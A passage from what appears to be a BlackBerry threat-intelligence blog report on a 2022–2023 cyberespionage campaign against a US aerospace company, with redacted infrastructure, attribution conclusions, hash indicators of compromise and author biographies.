During our investigations, we found two samples from mid-2022: "**5[redacted sha-256]7**" and "**5[redacted sha-256]8**", which is also a reverse shell with a hard-coded C2 at "**[redacted][.]165**" — the same IP address that the C2 server from the 2023 samples are pointing to. Both samples were targeting the aerospace industry.

While the 2022 samples are obfuscated, unlike the 2023 samples, they do not contain stealthier functions such as API hashing, anti-analysis techniques, or encrypted static configuration. They also don’t include the capability to list directories, nor are they able to send information to a remote server.

Network Infrastructure

IP	Domain Name
[redacted].217	hxxp://[redacted].217/[redacted][.]dotm hxxp://[redacted].217/[redacted]
[redacted].195	redacted.redacted.com
[redacted].165	redacted.redacted.com

Targets and Attribution

Based on the content of the lure message, an aerospace company in the United States was the intended target for both campaigns.

The development of this threat group's toolkit indicates that the operator has been active for at least one year. Exactly who is behind these two campaigns remains unknown.

Conclusions

Given the relatively sophisticated technical capabilities this threat actor deployed and the victim's timelines, we conclude with a high degree of confidence that this was a commercial cyberespionage campaign. Its purpose was most likely to gain visibility over the internal resources of its target in order to weigh its susceptibility to a future ransom demand.

Based on the threat actor’s operations timelines — September 2022 and then July 2023 — we can surmise that this shows the group’s interest in the target remained consistent between the first and second campaign, as evidenced by the increased complexity of the second campaign compared to the first. During the time that elapsed between the two campaigns we observed, the threat actor put considerable effort into developing additional resources to ensure they could secure access to the sought-after information, and that they could exfiltrate it successfully.

APPENDIX 1 – Referential Indicators of Compromise (IoCs)

Second Stage	16bd34c3f00288e46d8e3fdb67916aa7c68d8a0622f2c76c57112dae36c76875 885B04081BD89F5E23CBC59723052601
Sha 265 MD5	6d515dafef42a5648754de3c0fa6adfcb8b57af1c1d69e629b0d840dab7f91ec 62D3FF36EC8A721488E512E1C94B2744
Sha 265 MD5	abc348d3cc40521afc165aa6dc2d66fd9e654d91e3d66461724ac9490030697f A04D2C0AA0A798047161118B5D5816AA
Sha 256 MD5	

Disclaimer: *The private version of this report is available upon request. It includes but is not limited to, the complete and contextual MITRE ATT&CK® mapping, MITRE D3FEND™ countermeasures, Attack Flow by MITRE, and other threat detection content for tooling, network traffic, complete IoCs list, Yara rules, Sigma rules, and system behavior. Please email us at* ***cti@blackberry.com*** *for more information.*

For similar articles and news delivered straight to your inbox, subscribe to the ***BlackBerry Blog****.*

Related Reading

About Dmitry Bestuzhev

Dmitry Bestuzhev is Senior Director, CTI (Cyber Threat Intelligence) at BlackBerry.

Prior to BlackBerry, Dmitry was Head of Kaspersky's Global Research and Analysis Team for Latin America, where he oversaw the company's experts' anti-malware development work in the region. Dmitry has more than 20 years of experience in IT security across a wide variety of roles. His field of expertise covers everything from traditional online fraud to targeted high-profile attacks on financial and governmental institutions. His main focus in research is on producing Threat Intelligence reports on financially motivated targeted attacks.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back